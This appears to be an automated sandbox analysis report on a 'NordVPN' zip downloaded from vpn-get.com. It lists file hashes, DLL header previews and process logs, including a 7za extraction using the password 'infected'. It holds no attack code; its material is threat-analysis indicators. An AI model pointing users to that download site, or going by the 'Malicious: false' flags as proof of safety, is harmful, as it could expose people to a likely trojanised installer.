SHA-256:	2DC4BD956D3C3FB6F052360C43DD301E0B2B4786242CFA5DD730B6D512427CC1
SHA-512:	A73D6C1B0DBB1C465D2B83B0E0379FF081B685A42D4C20E8BEEB0D97C96B9B27BFEA916F1AC928257E04C5EF41FBCC75F8DF8ADD4AADF470A3AEF84933E64843
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t...0..0..0..9.-.6..b...4..b...#..b...7..b...1.....2.....;..0.....3.....1.. ..A.1..0.).1.....1..Rich0.....PE..d.....s_.....'' .....6...r.....4;.....`.....z.....|.....h..T..... .....0i.....P.....text...N4.....6..... ..`.rdata...`...P...b...:.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5714248
Entropy (8bit):	6.788288927588834
Encrypted:	false
SSDEEP:	98304:XETWMdQ1hV9M5wnx+49cRtvw7gVSOFld6QHJXJTHSewUgvhiWaOuBu3Cb+tbMTy2:XVVK58x+NRtomSuldtHJhyyb+tbM1
MD5:	21CB25B78EE9D4E2D651C600BA2BE2A3
SHA1:	E3BC20EE47633D06427015C07906DE925DB0B5DD
SHA-256:	75330E04960E72EEE106671CEEC9BD768E91DE1944CAFD402AAF7422C4BD7B39
SHA-512:	8CAB7A1FBA7FE8E6FF286B763504E18A9B465FACFE4D0F3A1FDFC06129885BE1535225FF99FEBFCD37C638291662D7BEB1E40F5C27391CE8ECE5317131AEBCCF
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J.A2../a../a../a..a../a..a6./a)zTa../a...a../a..a../a..a&./a..a../a..a.. /a..a../aRich../a.....PE..L...9..R....."!.....:..T.....(.4.....:....(.....Z....L.W...@.....p.O.|....O.x.... U.....W.H....0U..,..@.:..... .....G.....G.@.....:.....O.....text...:.....:..... ..`.rdata.....:.....:.....@..@.data....k....O.....O.....@....tls.....U.....DR.....@....rsrc..... U.....FR.....@..@.reloc..l....0U.....NR.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6732104
Entropy (8bit):	6.774431303294623
Encrypted:	false
SSDEEP:	196608:8xD1n+MwOPY6cikEpFjAOlYFOaEsZNros0aUh:8LgOPY6cikEz7TINr1G

MD5:	714CDAC1D60200AF009AB20403A18D34
SHA1:	BEF10479C60E9244C0205F31806F0E622532569C
SHA-256:	C9C4BA9D27734D3FF60D18ECCF883EE54AE3CD2ECE4F7048C56C9C1FF707B931
SHA-512:	CF503253E0A0A6DB7D9F73A2B2309D3A274154F5B665EE5642E350BFEDCD6193E2875D23CEEA621DC8918DB9494FDD20E94ABF160E6EDBE12444673C0F54B72C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4.#.U.p.U.p.U.p<.tp.U.p..wp.U.p...p.U.p...p.U.p...p.U.p..qp.U .p.U.pIT.p..fp.W.p..apdU.p..pp.U.p..vp.U.p..sp.U.pRich.U.p.....PE..L.....R.....'!.....A...$.....`.....A....!.....@g.....Q.g...@.....U.....U.T.... ^.....f.H.....a.0Q....A.....X.J.@.....A.....U.@.....text....A.....A..... ..`.rdata..r.....A.....A.....@..@.data...8w....V.....V..... .....@....rsrc..... ^.....]..... @..@.reloc..\P....a..R...Na.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_DirectInput.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	43008
Entropy (8bit):	5.210468478228683
Encrypted:	false
SSDEEP:	768:tvmmXbYjsGU+YOH3qfakgZq+MmajKUk/ymmw85LBX5Ax1msgM9:bYoMxH3q5gZq+MmajKUk/ymmwSooM9
MD5:	1094025888EEBA683FE8BE2406BA35B7
SHA1:	9A4C8F5BA8DB47B08902596A1E57FA38499E0BA0
SHA-256:	F8CAAD263F0CB985E882461E4D2FDA31AF21900D1366A3BC84161906E6E1C4E2
SHA-512:	EC2947A48ABB6BC36EFA2AA8BCED287BBA56A5CEA8FE848817BB87861528B889888A01EB18A47B4EC9FBD7C3EF341E92255A264297DB6360B48860272F1FA3CC
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....3...`...`...`..I`...`...a...`...a...`...a...`...a...`o..a...`..a...`..a...`...`...`..a... `o..a...`o..a...`o.%`..`..M`...`o..a...`Rich...`.....PE..d...6.s_..... ....>...h.....TD.....`.....r.....|y.....x.. .....a..T..... b.....P.....text....=.....>..... ..`.rdata...9...P...:...B.....@..@.data...p.....|.....@....pdata..x.... .....@..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	42496
Entropy (8bit):	5.78491146496519
Encrypted:	false
SSDEEP:	768:JCluSBbTdHR6bWVp2DNf9gFN/bUER+guYuYV858UNdHY:ZcdHR6bipiNmFN/bUER/8YVK5Y
MD5:	EBE73E3869EF5A7121BB75805D08CBBA
SHA1:	5BB3208D3D2811D7DDDFF7AE4FD9BEB71F8A8472
SHA-256:	31299BAEDEC57D2190B876683F56B49820F62BC61C34414658DDF28734D6F97E
SHA-512:	116A0E02F09113D9656A16601D939FB90F5AB03B54758F5EC7CF4F96AA0FFA3730A5BA0CE67E3E4E8C38B49726176A3B4DF23FC0AAB439E88CD161CD9B2247D0
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....`.....*.....`.....`.....`.i..... .....`.....Rich.....PE..d.....s_.....' .....N...V.....S.....`.....I..T.....I.. .....`.....text...nM.....N..... ..`.rdata..jC...`...D...R.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	45568

Entropy (8bit):	5.858231359538286
Encrypted:	false
SSDEEP:	768:wDqUCO+QSIRYqvceJqiq7z/rO5rHo4NZUkQ/EftxED0WP1:iqZQS1qvjJeLrz4ZUHqPg5P1
MD5:	5B464DBB845244F197C17915C4F2E8EA
SHA1:	98D64023BCB7F5033F8E7ED4130721EEB3289841
SHA-256:	6CF066F862E88F8018A08061CA9559EB942E6143914A7F0FFF750DF2C12896CC
SHA-512:	2F173B990A7EC18EBD7E74BE5C530143A44E692A0A04D5C915543054547FA33DA02CF7FB2255F591AAE0F6978CD944FD413DEAD53F01A4AFD0F8A13ADEAA6C A5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....rA.!A.!A.!H.$!K.!... E.!... U.!... F.!... @.!c.. C.!.Lp!@.!.. E.!..+! B.!A.!4.!.. E.!.. @.!.H!@.!A. !@.!.. @.!RichA.!.....PE..d.....s_..... .....{..T.....@|.....p.....text....Z.....\..... ....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	5.676630719140105
Encrypted:	false
SSDEEP:	384:L3YIuZKPWWwOXCL7JsusoeUjG7mOUS5JnRAbO9a5y/UKbxHVPM4Yc130rwwzmHVH:jYIwKeWat3jhOUy3PU+WwkqNyT2p
MD5:	1887719113516BDA4EA8F88F50B96234
SHA1:	0133645583F3F5B517E20E672FDD5E506A827C8D
SHA-256:	269DBA44DD148162088489 31DFCEB4263E6E8C4C0492607E441C365AB665000E
SHA-512:	BB6F9B47C53BFF70588B81761405F106252A216F3F98C8AA95BE75BCCCBF66CBC1E6CB0D473F0B27D4F572244E6B32AC352BF85BB5F6EDED861775DB521535 B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....L_.j"..j"..j".....j"...#..j"...'..j"...&..j"...!..j"...$..j".&.#..j"...#..j"..j#.:j"...%. .j".&.'..j".&."..j".&....j"..j...j".&. ..j".Rich.j".....PE..d...s.s_..... n..T.....n.....`.....text....M.....N..... ..`.rdata...<...`...>...R.....@..@.data...p.....@....pdata..... @..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	39424
Entropy (8bit):	5.630575990216515
Encrypted:	false
SSDEEP:	768:m6eTa8ZV5zru0vyXMpykQwS7kCfmII/TugbeJ/dMZ:iTNeeCxkpLCfmS/T2NqZ
MD5:	093DA71B48331B1786B39F6BA9032439
SHA1:	5017627C9F08F3C8D03986BDC5163A58E296FC46
SHA-256:	8BA07861C4CEB06210CF181C1F523E81F44405772AB1A1DC423BCB40F3A50983
SHA-512:	FF168537AB847A196FAB501F82C3707D245F83C7436FE1CA984F10FA3FFD9B5FD9B743D0B145CC1D4DD79F71F565A960A9249A11035BF216485A9C5BB67F612E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....$U..`4.`4.`4.iLF.d4.2\.d4.2\.s4.2\.g4.2\.a4.BT.d4..].d4..fl.c4.`4..4..]. c4..].a4..]*.a4.`4B.a4..].a4.Rich`4.....PE..d.....s_..... .....i..T.....@j.....`.....text....L.....N..... ..`.rdata...8...`...:...R.....@..@.data...h.....@....pdata..... @..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows

Category:	dropped
Size (bytes):	45568
Entropy (8bit):	5.793348426727689
Encrypted:	false
SSDEEP:	768:WluAyGXOMYy0kwdRrrN0T3uiSRUSE6l14eEZg:PAyGXOdy0kwdATmRU7w1Sg
MD5:	DCEF8994E6BF5230C62F01C48753DBAF
SHA1:	081698122A23D261AAB1C9BE973EF9A9AA63539E
SHA-256:	80C2236AB7AC3DAB6677EFB63ADA6E25544507933F869BEF0DEA4BC242BA819F
SHA-512:	859EEAA3488AA665D889E306B3B0913CA12306CC53790BA0553587BCF6C16F32D7D5B14493241A6477C02D46F01B8D02FD5ED1F6CCAFF1129228B435D353C47
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;.U<..;o..;o..;ov.ow.;o-.:n{.;o-.>nk.;o-.?nx.;o-.8n~.;o].:n}.;od'.o}.;o. .:nz.;o..:o..;o..>n|.;o..;n~.;o...o~.;o...o~.;o..9n~.;oRich..;o.....PE..d...O.s_.....".....D...l.....8l.....`.....p..... .....\.....p...T.....`..X.....text....C.....D..... ..`.rdata..jY...`...Z...H.....@..@.data...X.....@. ...pdata..\.....@..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	39424
Entropy (8bit):	5.703620844148914
Encrypted:	false
SSDEEP:	768:rm2CGmWkgA3KNCV5oXYHvaDu/hoSG66GfqYNRhuTHvna6/J8kfr:rmemR0XYHvaq/hoSH6GfqYNRhuTHvRm8
MD5:	F2CD74A1B3582B1B318D46ADFC19CB6B
SHA1:	D1FCC9909CEBFFF96125EBACF4932AC90E448126
SHA-256:	12BD68CA5F1CC46D4861B77DA3BAEB5BA45A7A4E86E891AC372BCF8E182E757B
SHA-512:	D78E989DF7C9007CEEE00D1F3BFF61BF04A48C3D658A0D50F4BA832F35E9F86E5A6C19440955453402DE5F1EA174716214DC900CF76A9BE5AFCA10B9C968619 9
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+.....-.....-.....-.....-..G.. ...../.....-.....Rich.....PE..d...D.s_.....".....L...L.....Q.....`.....X...h.....n..T..... .pn.....`.....text....K.....L..... ..`.rdata...:...`...<...P.....@..@.data...x.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4691608
Entropy (8bit):	6.765525525116327
Encrypted:	false
SSDEEP:	49152:kxvv6zzXjo5ssBNM8kJ64j06ZlhmQkmzxlxixkRCtaCFqdu2qduSuVqpy9uVqpyV:k56zzXjo5ssBNM8kJ60087osjSbyv0
MD5:	8EE3EF186A0D17275AC3AE664236BF34
SHA1:	27A0AF02857C2E3920FE7E46DCCB747B0B4759BD
SHA-256:	717FB849F88DA5D76EDA13A5350BBCC77F14F472DFC5E6CD855A757605A6C651
SHA-512:	FD6D90102E24BD43E07C99105E0B1B050F8AC614EA1D653ACA4D9354EF3B0A8D7C63C6D5C379F6C07D278560EE0FA47FB829F516BF1579FE5FA29F86A9AE6E 0E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....4.eZ..eZ..eZ...'.5dZ..eZ.xgZ..i...eZ.#*..eZ.....eZ.....eZ.....eZ.....e Z...!..eZ..e[.<dZ.....dZ.....eZ..7..eZ.....eZ.Rich.eZ.....PE..L...Kk.V.....".....!.....5..:.....!. .....@5.....G.....H.....B.X.....B.....C.d. .....`G..6....C.\.....5..... .?.@.....@5.x.....text....!5.....".5..... ..`.rdata..8....@5.....&5.....@..@.data.....B.....B..... ..@....rsrc...d.....C.....nC.....@..@.reloc.....C.....C.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	5.466591180388901
Encrypted:	false
SSDEEP:	768:bKSldNwNu2rofQpdZ+6O1GC8DpEt7c5aMyU6/JQd/os0it26Wy1j7nyyyEMpyYya:bpNjuofQpi6OB8DpEt7c5aMyU6/JQd/C
MD5:	FF69429C947D58C88CAB91854351E0F5
SHA1:	AFA2BA365C6AD71644453264200100748332 6A96
SHA-256:	33A79BDBAEE97491911CC90F0906DEC084E64627B0D890377112ED3DAFA226CA
SHA-512:	B64C405E905BB11C786164FDBFDBA354D3C79F6DA1CBF5028656688CE0B6A10BE360CAEA2B754F297062AD1114EB1010DFFCED505E7E66C08E503224A6A453C3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J.O.$.O.$.O.$.F..I.$...%.K.$...!.[.$... .H.$...'.M.$.m.%.K.$ ...%.L.$.O.%.$.$...!.L.$...$.N.$.....N.$.O...N.$...&.N.$.RichO.$.....PE..d.....s_..... ~..T.....~.....`..P.....text...~K.....L..... ..`.rdata...P...`...R...P.....@..@.data...X..... ...@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\ObjectDataCommand.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40448
Entropy (8bit):	5.524447114499072
Encrypted:	false
SSDEEP:	768:XWOWTtnfVml3fNsMV9ugmAglM+efX9stlxJIaU:XwtfVq3KK9lmAgl4XUj+aU
MD5:	18B712E99BB45D3D535CE800AC1F7294
SHA1:	BB03E7BE212B3A9BBD6F0303C43628D7F5AF77A5
SHA-256:	7147DDCBCC2F4B059B21CC9ADFC9670A7374EB4A230FDF09D1D0FFC4BFA954AC
SHA-512:	44A4D7B2997D076713F47411093E8577C9F88B4EA2494B1694A3EF05B33CD6CF69D7A571103EF5B38A6CBB47D522B34466C05634373E898F59D2EDE256739E48
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../..N...N...N...6...N...&...N...&...N...&...N...&...N.....N..`'...N... N...N..`'...N..`'...N...N...N..`'...N..Rich.N.....PE..d...#.s_.....' .....N...N.....R.....P...h..... .....m..T.....n.....`.....text....M.....N..... ..`.rdata..2;..`...<...R.....@..@.data...h.....@....pdata. .....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SAXParser.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	39424
Entropy (8bit):	5.601024353373893
Encrypted:	false
SSDEEP:	384:F3bhoX7/rGXONHMbC+Kls6iW+xUVVjdb5PtPZyGHwyj6bGsDbxHK+xzkdtORuIWF:ArieN0C+kxUJ5JIZB34J19woY3sL
MD5:	D39AAF3DFDB356EC1B0D693971FEB8EA
SHA1:	09CA52010706B9555BD8C58EBE861A96376D9B91
SHA-256:	AA7CE116903605F686652750445DB30DFD9E628A77E2F03D83857351565A3088
SHA-512:	1084D1481A6CF7A307F8D072D019D80816C475820135BA310D1F3504189C41F9D1D7ED705212B1DD5438729F9CA0B5303170B1A1B16946C3AA580A541208EC0C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....)].GH3.GH3.GH3.N0..OH3.. 2.CH3.. 6.]H3.. 7.OH3.. 0. DH3.e(5.FH3.e(2.AH3..!2.DH3.GH2..H3..!6.DH3..!3.FH3..!..FH3.GH..FH3..!1.FH3.RichGH3.....PE..d...e.s_.....' .....J...R.....PH..... .....`.....0l..T.....l.....`.....text....H.....J..... ..`.rdata..x9..`..:...N..... .....@..@.data...x.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

Static File Info


No static file info

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **4664**, Parent PID: **412**

General

Target ID:	0
Start time:	00:07:20
Start date:	30/11/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank
Imagebase:	0x7ff683680000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: chrome.exe PID: **3576**, Parent PID: **4664**

General

Target ID:	1
Start time:	00:07:21
Start date:	30/11/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none --mojo-platform-channel-handle=1952 --field-trial-handle=1816,i,5108959396523626248,12215149392874120257,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff683680000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **1248**, Parent PID: **412**

General

Target ID:	2
Start time:	00:07:22
Start date:	30/11/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" "https://vpn-get.com/nordvpn
Imagebase:	0x7ff683680000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: unarchiver.exe PID: **1032**, Parent PID: **4664**

General

Target ID:	5
Start time:	00:08:24
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\unarchiver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Downloads\NordVPN-10_11.zip
Imagebase:	0x7b0000
File size:	12800 bytes
MD5 hash:	B89F9ADB5A6E465B6EB4575913CD2687
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E360AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E360AC	unknown
C:\Users\user\AppData\Local\Temp\unarchiver.log	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7244B31E	unknown
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7241B02B	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\unarchiver.log	0	73	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 38 20 41 4d 3a 20 55 6e 70 61 63 6b 3a 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 6f 77 6e 6c 6f 61 64 73 5c 4e 6f 72 64 56 50 4e 2d 31 30 5f 31 31 2e 7a 69 70 0d 0a	11/30/2022 12:08 AM: Unpack: C :\Users\user\Downloads\ NordVPN-10_11.zip	success or wait	1	7244B157	unknown
C:\Users\user\AppData\Local\Temp\unarchiver.log	73	78	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 38 20 41 4d 3a 20 54 6d 70 20 64 69 72 3a 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 6f 65 35 35 64 76 32 2e 67 62 78 0d 0a	11/30/2022 12:08 AM: Tmp dir: C:\Users\user\AppData\L ocal\Temp\boe55dv2.gbx	success or wait	1	7244B157	unknown
C:\Users\user\AppData\Local\Temp\unarchiver.log	151	51	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 38 20 41 4d 3a 20 52 65 63 65 69 76 65 64 20 66 72 6f 6d 20 73 74 61 6e 64 61 72 64 20 6f 75 74 3a 20 0d 0a	11/30/2022 12:08 AM: Received from standard out:	success or wait	7	7244B157	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E65544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72E65544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E68738	ReadFile
\pipe	unknown	1024	success or wait	1	7244C1B7	unknown
\pipe	unknown	1024	unknown	1	7244C1B7	unknown
\pipe	unknown	1024	unknown	1	7244C1B7	unknown

Analysis Process: 7za.exe PID: **5496**, Parent PID: **1032**

General

Target ID:	6
Start time:	00:08:27
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\7za.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\boe55dv2.gbx" "C:\Users\user\Downloads\NordVPN-10_11.zip
Imagebase:	0x1390000
File size:	289792 bytes
MD5 hash:	77E556CDFDC5C592F5C46DB4127C6F4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	189	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\adbeape.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	187	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	22	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\boost_system.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2m.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
